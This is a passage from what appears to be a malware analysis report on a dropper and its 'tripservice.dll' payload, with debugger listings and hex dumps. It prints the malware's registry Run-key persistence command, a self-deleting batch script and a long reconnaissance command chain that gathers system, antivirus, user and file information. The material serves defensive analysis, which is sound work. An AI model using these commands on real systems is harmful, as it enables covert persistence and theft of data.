
o The command passed as an argument to 'CreateProcessW' registers the 'TripServiceUpdate' entry in the user execution registry (HKCU\...\Run) and configures the system to automatically execute the malicious DLL through

'regsvr32.exe' every time the system reboots.

```
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /t REG_SZ /v "TripServiceUpdate" /d
"regsvr32.exe /s /n /i:tgvyh!@#12 C:\Users\[UserName]\AppData\Roaming\trip\service\tripservice.dll" /f
```


[Table 4-1] Persistence Execution Command

○ Subsequently, a directory is created at 'C:\Users\[Username]\AppData\Roaming\trip\service\' to store the malicious DLL (tripservice.dll). This path is referenced by the previously registered auto-execution registry entry (HKCU\...\Run).




[Figure 4-9] Persistence DLL Directory Creation

○ A temporary file is created at C:\Users\[Username]\AppData\Roaming\temp\{random}.tmp, and the data from the .data section of the malicious code is directly stored in this file.




[Figure 4-10] Random tmp File Creation

○ The stored file is structured as follows: the first 17 bytes are a string designed to disguise the file as a legitimate PDF, followed by 4 bytes of dummy values that are not used in decoding. The next 16 bytes are used as a decoding key, and the remaining area stores the encoded body data using the XOR method.



[Figure 4-11] Random tmp File Structure

○ The malware retrieves the key value from the created '{random}.tmp' file and repeatedly performs XOR operations with 0x47E04B65.



[Figure 4-12] Decoding Key Generation

○ The encoded data in the '{random}.tmp' file is read in 4KB chunks, and XOR operations are performed using the previously set key to decode it.

○ The decoded result is ZIP file data.

```

00007FFABACE2E25 666666:0F1F8400 000000 nop word ptr ds:[rax+rax],ax
00007FFABACE2E30 8BD7 mov edx,edi
00007FFABACE2E32 4D:8D46 F0 lea r8,qword ptr ds:[r14-10]
00007FFABACE2E36 83FF 10 cmp edi,10
00007FFABACE2E39 4D:0F42C6 cmovb r8,r14
00007FFABACE2E3D 43:0FB60420 movzx eax,byte ptr ds:[r8+r12]
00007FFABACE2E42 41:320431 xor al,byte ptr ds:[r9+rsi]
00007FFABACE2E46 43:880429 mov byte ptr ds:[r9+r13],al
00007FFABACE2E4A 83C7 F0 add edi,FFFFFFF0
00007FFABACE2E4D 83FA 10 cmp edi,10

```



```

00000000000D58DD0 50 48 03 04 14 00 02 00 08 00 43 48 82 5A 85 DA PK.....CH.Z.U
00000000000D58DE0 A7 84 EE FB 3B 00 00 D4 40 00 19 00 11 00 64 72 $.iu;..0@....dr
00000000000D58DF0 6F 70 70 65 72 2D 72 65 67 73 76 72 33 32 28 78 opper-regsvr32(x
00000000000D58E00 36 34 29 2E 64 6C 6C 55 54 0D 00 07 7C 7E EC 67 64).dlUT...|~ig
00000000000D58E10 B8 7E EC 67 6F 7E EC 67 EC FD 85 5B 9C 41 F3 28 ~igo~igiy.[.Ao(
00000000000D58E20 0A 0E 2E C1 09 10 DC 5D 66 20 B8 BB BB 06 09 1A ...A..U]f...»»...
00000000000D58E30 34 B8 86 20 33 10 2C 04 08 16 2C 38 41 42 F0 20 4 . 3.....8ABð
00000000000D58E40 C1 DD 65 06 08 4E 70 0D AE 83 CF 12 BE 7B F6 39 AYe..Np.º.Í.¼{o9
00000000000D58E50 BF 3D F7 EE EE 1F F0 D5 F3 0C 3D D3 55 6F 55 57 ¿=÷îî.ðóó.=0UoUW
00000000000D58E60 55 77 BF 2D D5 8D 86 49 3C 00 05 00 00 A0 3E 7E Uw¿-0..I<....>~
00000000000D58E70 10 08 00 E0 17 E0 3F 20 0D F8 FF 0D 90 C7 0F 1E ...ä.ä? .øy..C..
00000000000D58E80 6D 13 1E A0 16 6B 94 FE 17 92 FA 28 BD BE 83 A3 m...k.p..u(¼¼.f
00000000000D58E90 17 9D BB A7 9B BD A7 95 0B 9D 8D 95 AB AB 9B 37 ..»$.$$.....««.7
00000000000D58EA0 9D B5 2D 9D A7 8F 2B 9D A3 2B 9D BC 96 1E 9D 8B .µ-.$.+.f+.¼....
00000000000D58EB0 DB 1B 5B 1E 5C 5C 6C A6 FF 8B 87 B6 02 00 F0 26 0.[.\|!|y..¶..ð&
00000000000D58EC0 02 0B 20 1C BC 6F FF BF F8 1E 03 18 E8 9E 21 E3 ..¼oy¿ø...è.!ã
00000000000D58ED0 D1 02 32 90 00 80 2A F4 A7 3C 74 0B 21 00 80 E0 N.2...*o$<t.!..ä
00000000000D58EE0 3F 62 91 FE FD FD F7 1D F9 31 FF FF 7A E6 7F A5 ?b.pyy÷.ulyyza.¥

```

Decoding

[Figure 4-13] Data Decoding Process

- Once the decoding process is complete, the decoded data is saved as 'C:\Users\[Username]\AppData\Roaming\temp{random}.tmp.zip'.

```

00007FFABACE2E7D 4C:8D4D C8 lea r9,qword ptr ss:[rbp-38]
00007FFABACE2E81 44:8B45 C0 mov r8d,dword ptr ss:[rbp-40]
00007FFABACE2E85 49:8BD5 mov rdx,r13
00007FFABACE2E88 48:8B4C24 50 mov rcx,qword ptr ss:[rsp+50]
00007FFABACE2E8D 41:FFD2 call r10
00007FFABACE2E90 837D C0 00 cmp dword ptr ss:[rbp-40],0
00007FFABACE2E94 0F87 17FFFFFF ja asd.7FFABACE2DB1
00007FFABACE2E9A F7D3 not ebx
00007FFABACE2E9C 8B4424 40 mov eax,dword ptr ss:[rsp+40]

```



```

00000000000D58DD0 50 48 03 04 14 00 02 00 08 00 43 48 82 5A 85 DA PK.....CH.Z.U
00000000000D58DE0 A7 84 EE FB 3B 00 00 D4 40 00 19 00 11 00 64 72 $.iu;..0@....dr
00000000000D58DF0 6F 70 70 65 72 2D 72 65 67 73 76 72 33 32 28 78 opper-regsvr32(x
00000000000D58E00 36 34 29 2E 64 6C 6C 55 54 0D 00 07 7C 7E EC 67 64).dlUT...|~ig
00000000000D58E10 B8 7E EC 67 6F 7E EC 67 EC FD 85 5B 9C 41 F3 28 ~igo~igiy.[.Ao(
00000000000D58E20 0A 0E 2E C1 09 10 DC 5D 66 20 B8 BB BB 06 09 1A ...A..U]f...»»...
00000000000D58E30 34 B8 86 20 33 10 2C 04 08 16 2C 38 41 42 F0 20 4 . 3.....8ABð
00000000000D58E40 C1 DD 65 06 08 4E 70 0D AE 83 CF 12 BE 7B F6 39 AYe..Np.º.Í.¼{o9
00000000000D58E50 BF 3D F7 EE EE 1F F0 D5 F3 0C 3D D3 55 6F 55 57 ¿=÷îî.ðóó.=0UoUW
00000000000D58E60 55 77 BF 2D D5 8D 86 49 3C 00 05 00 00 A0 3E 7E Uw¿-0..I<....>~
00000000000D58E70 10 08 00 E0 17 E0 3F 20 0D F8 FF 0D 90 C7 0F 1E ...ä.ä? .øy..C..
00000000000D58E80 6D 13 1E A0 16 6B 94 FE 17 92 FA 28 BD BE 83 A3 m...k.p..u(¼¼.f
00000000000D58E90 17 9D BB A7 9B BD A7 95 0B 9D 8D 95 AB AB 9B 37 ..»$.$$.....««.7
00000000000D58EA0 9D B5 2D 9D A7 8F 2B 9D A3 2B 9D BC 96 1E 9D 8B .µ-.$.+.f+.¼....
00000000000D58EB0 DB 1B 5B 1E 5C 5C 6C A6 FF 8B 87 B6 02 00 F0 26 0.[.\|!|y..¶..ð&
00000000000D58EC0 02 0B 20 1C BC 6F FF BF F8 1E 03 18 E8 9E 21 E3 ..¼oy¿ø...è.!ã
00000000000D58ED0 D1 02 32 90 00 80 2A F4 A7 3C 74 0B 21 00 80 E0 N.2...*o$<t.!..ä
00000000000D58EE0 3F 62 91 FE FD FD F7 1D F9 31 FF FF 7A E6 7F A5 ?b.pyy÷.ulyyza.¥

```

[Figure 4-14] ZIP File Creation

- After the ZIP file is saved, the '{random}.tmp' file containing the encoded data is deleted.
- Then, the stored '{random}.tmp.zip' file is extracted to create the file 'C:\Users[Username]\AppData\Roaming\trip\service\tripservice.dll'.

```

00007FFABACE9ABF 8B45 58 mov eax,dword ptr ss:[rbp+58]
00007FFABACE9AC2 45:33C9 xor r9d,r9d
00007FFABACE9AC5 4C:397C24 30 mov qword ptr ss:[rsp+30],r15
00007FFABACE9AC8 45:33C0 xor r8d,r8d
00007FFABACE9ACD 894424 28 mov dword ptr ss:[rsp+28],eax
00007FFABACE9AD1 8A 00000040 mov edx,40000000
00007FFABACE9AD6 48:8BCE mov rcx,rsi
00007FFABACE9AD9 C74424 20 02000001 mov dword ptr ss:[rsp+20],2
00007FFABACE9AE1 FF15 51B50100 call qword ptr ds:[<CreateFilew>]
00007FFABACE9AE7 48:8BD8 mov rbx,rax
00007FFABACE9AEA 48:83F8 FF cmp rax,FFFFFFFFFFFFFFFF
00007FFABACE9AEE 75 0A jne asd.7FFABACE9AFA
    
```

[Figure 4-15] Persistence DLL File Creation

- Once the 'tripservice.dll' file is created, the command 'regsvr32.exe /s /n /i:tgvyh!@#12 C:\Users\[Username]\AppData\Roaming\trip\service\tripservice.dll' is executed through the 'CreateProcessW' function.

```

00007FFABACE1F29 897424 28 mov dword ptr ss:[rsp+28],esi
00007FFABACE1F2D C74424 20 01000001 mov dword ptr ss:[rsp+20],1
00007FFABACE1F35 45:33C9 xor r9d,r9d
00007FFABACE1F38 45:33C0 xor r8d,r8d
00007FFABACE1F3B 48:8BD3 mov rdx,rbx
00007FFABACE1F3E 33C9 xor ecx,ecx
00007FFABACE1F40 41:FFD2 call r10
00007FFABACE1F43 85C0 test eax,eax
00007FFABACE1F45 0F84 79010000 je asd.7FFABACE20C4
    
```

[Figure 4-16] Executing the 'tripservice.dll' File

- Finally, a batch file is created to delete both the 'vmZMXSx.eNwm' file and the batch file itself.

```

:repeat
del "C:\ProgramData\vmZMXSx.eNwm"
if exist "C:\ProgramData\vmZMXSx.eNwm" goto repeat
del "%~f0"
    
```

[Table 4-2] Batch File Content

4-3. Analysis of the tripservice.dll File

- Once the 'tripservice.dll' file is loaded by the 'regsvr32.exe' process, the encrypted data stored in the '.data' section is decoded and dynamically allocated in memory. This process is similar to the one used by the 'vmZMXSx.eNwm' file. The code in this memory section then executes the 'DllInstall' function.
- When the 'DllInstall' function is executed, a mutex named 'DropperRegsvr32' is created to prevent duplicate instances.

```

000000018001853B 45:8BCC mov r9d,r12d
000000018001853E 85C0 test eax,eax
0000000180018540 4C:0F450D 20300400 cmovne r9,qword ptr ds:[<CreateMutexw>]
0000000180018548 4C:8BC3 mov r8,rbx
000000018001854B 48:837B 18 08 cmp qword ptr ds:[rbx+18],8
0000000180018550 72 03 jb 180000000.180018555
0000000180018552 4C:8B03 mov r8,qword ptr ds:[rbx]
0000000180018555 BF 01000000 mov edi,1
000000018001855A 8BD7 mov edx,edi
000000018001855C 33C9 xor ecx,ecx
000000018001855E 41:FFD1 call r9
    
```

Mutex name: DropperRegsvr32-20250402085747

[Figure 4-17] Mutex Creation

○ The code first calls the 'CreatePipe' function to create a pipe and then executes 'CreateProcessW' to launch the command prompt (cmd.exe) and run commands that collect various system information.

○ The results of these commands are passed through the pipe handle created by 'CreatePipe' and delivered to a memory buffer. These results are then either saved as files or sent to an external server.

The screenshot shows two debugger windows. The top window displays assembly code for the 'CreatePipe' function, with instructions like 'cmovne r10,qword ptr ds:[<&CreatePipe>]', 'mov r9d,40000000', and 'call r10'. The bottom window shows assembly code for the 'CreateProcessW' function, with instructions like 'lea rax,qword ptr ss:[rsp+78]', 'mov qword ptr ss:[rsp+48],rax', and 'call r10'. A red dashed box highlights the 'call r10' instruction in the bottom window, with an arrow pointing to the text 'CreateProcessW'. Below the debugger windows, a command execution window shows the following command:

```
Command: c:\windows\system32\cmd.exe /c systeminfo & powershell Get-CimInstance -Namespace root/SecurityCenter2 -Classname AntivirusProduct & ipconfig /all & arp -a & net user & query user & dir "%programfiles%" & dir "%programfiles% (x86)" & dir "%programdata%\Microsoft\Windows\Start Menu\Programs" /s & dir "%appdata%\Microsoft\Windows\Recent" & dir "%userprofile%\desktop" /s & dir "%userprofile%\downloads" /s & dir "%userprofile%\documents" /s
```

[Figure 4-18] Command Execution

○ After executing the information-gathering commands, the code accesses the registry path 'SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System' to check the values of 'ConsentPromptBehaviorAdmin' and 'PromptOnSecureDesktop'. This checks whether UAC (User Account Control) is enabled.

○ Then, using the OpenProcessToken and GetTokenInformation APIs, the code checks if the currently running process has administrator privileges.

The screenshot shows a debugger window with assembly code. The first section shows instructions for checking registry values: 'mov rdx,rax', 'mov rcx,qword ptr ss:[rbp+37]', and 'call rsi', with comments 'rdx:L"ConsentPromptBehaviorAdmin"' and 'rsi:RegQueryValueExw'. The second section shows instructions for checking another registry value: 'mov rcx,qword ptr ss:[rbp+37]', 'call rsi', and 'nop', with comments 'rdx:L"PromptOnSecureDesktop"' and 'rsi:RegQueryValueExw'. The third section shows instructions for getting token information: 'cmovne r10,qword ptr ds:[<&GetTokenInformation>]', 'lea edx,qword ptr ds:[rdi+14]', 'mov qword ptr ss:[rsp+20],rax', 'call r10', 'test eax,eax', and 'cmovne esi,dword ptr ss:[rsp+3C]', with comments 'r10:GetTokenInformation' and 'r10:GetTokenInformation'.

[Figure 4-19] UAC and Administrator Privilege Check

○ The results of the system information collection commands executed via the 'CreateProcessW' function are transmitted through the pipe and saved as a file at the following path:

C:\Users\[Username]\AppData\Roaming\temp\{random}.tmp

```

0000000180005BE7 48:8D8D 98000000 lea rcx,qword ptr ss:[rbp+98]
0000000180005BEE 48:83BD 80000000 08 cmp qword ptr ss:[rbp+80],8
0000000180005BF6 48:0F438D 98000000 cmovae rcx,qword ptr ss:[rbp+98]
0000000180005BF6 4C:896424 30 mov qword ptr ss:[rsp+30],r12
0000000180005C03 C74424 28 80000000 mov dword ptr ss:[rsp+28],80
0000000180005C0B C74424 20 02000000 mov dword ptr ss:[rsp+20],2
0000000180005C13 45:33C9 xor r9d,r9d
0000000180005C16 45:33C0 xor r8d,r8d
0000000180005C19 BA 00000040 mov edx,40000000
0000000180005C1E 41:FFD2 call r10
0000000180005C21 48:8BD8 mov rbx,rbx
0000000180005C24 48:83F8 FF cmp rax,FFFFFFFFFFFFFFFF

0000000180005BF6 48:0F438D 98000000 cmovae rcx,qword ptr ss:[rbp+98]
0000000180005BF6 4C:896424 30 mov qword ptr ss:[rsp+30],r12
0000000180005C03 C74424 28 80000000 mov dword ptr ss:[rsp+28],80
0000000180005C0B C74424 20 02000000 mov dword ptr ss:[rsp+20],2
0000000180005C13 45:33C9 xor r9d,r9d
0000000180005C16 45:33C0 xor r8d,r8d
0000000180005C19 BA 00000040 mov edx,40000000
0000000180005C1E 41:FFD2 call r10
0000000180005C21 48:8BD8 mov rbx,rbx

0000000002D01F90 20 20 20 20 20 20 57 69 6E 64 6F 77 73 20 50 68 Windows Ph
0000000002D01FA0 6F 74 6F 20 56 69 65 77 65 72 0D 0A 32 30 32 35 oto Viewer..2025
0000000002D01FB0 2D 30 34 2D 32 38 20 20 BF C0 C8 C4 20 30 38 3A -04-28 ¿AEA 08:
0000000002D01FC0 35 32 20 20 20 20 3C 44 49 52 3E 20 20 20 20 52 <DIR>
0000000002D01FD0 20 20 20 20 20 20 57 69 6E 64 6F 77 73 20 50 6F 72 Windows Por
0000000002D01FE0 74 61 62 6C 65 20 44 65 76 69 63 65 73 0D 0A 32 table Devices..2
0000000002D01FF0 30 31 39 2D 31 32 2D 30 37 20 20 BF C0 C8 C4 20 019-12-07 ¿AEA
0000000002D02000 30 36 3A 33 31 20 20 20 20 3C 44 49 52 3E 20 20 06:31 <DIR>
0000000002D02010 20 20 20 20 20 20 20 20 57 69 6E 64 6F 77 73 50 WindowsP
0000000002D02020 6F 77 65 72 53 68 65 6C 6C 0D 0A 20 20 20 20 20 0werShell..
    
```

CreateFile

WriteFile

Information collected

[Figure 4-20] Saving Collected Data

o The 'CryptGenRandom' function generates 117 bytes of random data. The 'CALG_RC4' algorithm is then specified, and the 'CryptDeriveKey' function is used to generate an RC4 session key. After that, the 'CryptImportKey' function loads a 1024-bit RSA public key, which is used to encrypt the RC4 session key.

```

00000001800077AC 48:8D4C24 60 lea rcx,qword ptr ss:[rsp+60]
00000001800077B1 33D2 xor edx,edx
00000001800077B3 FF15 47B80300 call qword ptr ds:[<CryptAcquireContextw>]
00000001800077B9 85C0 test eax,eax
00000001800077BB 0F84 77020000 je 180000000.180007A38
00000001800077C1 8B5424 54 mov edx,dword ptr ss:[rsp+54]
00000001800077C5 4C:8D45 90 lea r8,qword ptr ss:[rbp-70]
00000001800077C9 48:8B4C24 60 mov rcx,qword ptr ss:[rsp+60]
00000001800077CE FF15 34B80300 call qword ptr ds:[<CryptGenRandom>]
00000001800077D4 85C0 test eax,eax


0000000180007823 4C:8B4424 68 mov r8,qword ptr ss:[rsp+68]
0000000180007828 48:8D45 80 lea rax,qword ptr ss:[rbp-80]
000000018000782C 48:8B4C24 60 mov rcx,qword ptr ss:[rsp+60]
0000000180007831 45:33C9 xor r9d,r9d
0000000180007834 BA 01680000 mov edx,6801 --> CALG_RC4
0000000180007839 48:894424 20 mov qword ptr ss:[rsp+20],rax
000000018000783E FF15 DCB70300 call qword ptr ds:[<CryptDeriveKey>]

000000018000786D 85C0 test eax,eax
000000018000786F 74 62 je 180000000.1800078D3
0000000180007871 48:8B4C24 70 mov rcx,qword ptr ss:[rsp+70]
0000000180007876 48:8D4424 78 lea rax,qword ptr ss:[rsp+78]
000000018000787B 48:894424 28 mov qword ptr ss:[rsp+28],rax
0000000180007880 45:33C9 xor r9d,r9d
0000000180007883 45:8BC7 mov r8d,r15d
0000000180007886 44:896424 20 mov dword ptr ss:[rsp+20],r12d
000000018000788B 49:8BD6 mov rdx,r14
000000018000788E FF15 94B70300 call qword ptr ds:[<CryptImportKey>]
0000000180007894 85C0 test eax,eax
    
```

주소	Hex
0000000000E58ED0	06 02 00 00 00 A4 00 00 52 53 41 31 00 04 00 00
0000000000E58EE0	01 00 01 00 05 DA 37 C6 71 C0 0B 2A 04 75 9D 5A
0000000000E58EF0	14 3C 01 5F 4D 0B 38 F0 F8 3D 6E 4E 19 B3 09 D5
0000000000E58F00	70 AD B6 EE A7 CA CB 5A 59 A4 89 B9 E4 B8 D8 01


↓ Key length: 1024 ↓ RSA public key

[Figure 4-21] Encryption Key Configuration



[Figure 4-22] RSA Encryption of RC4 Key

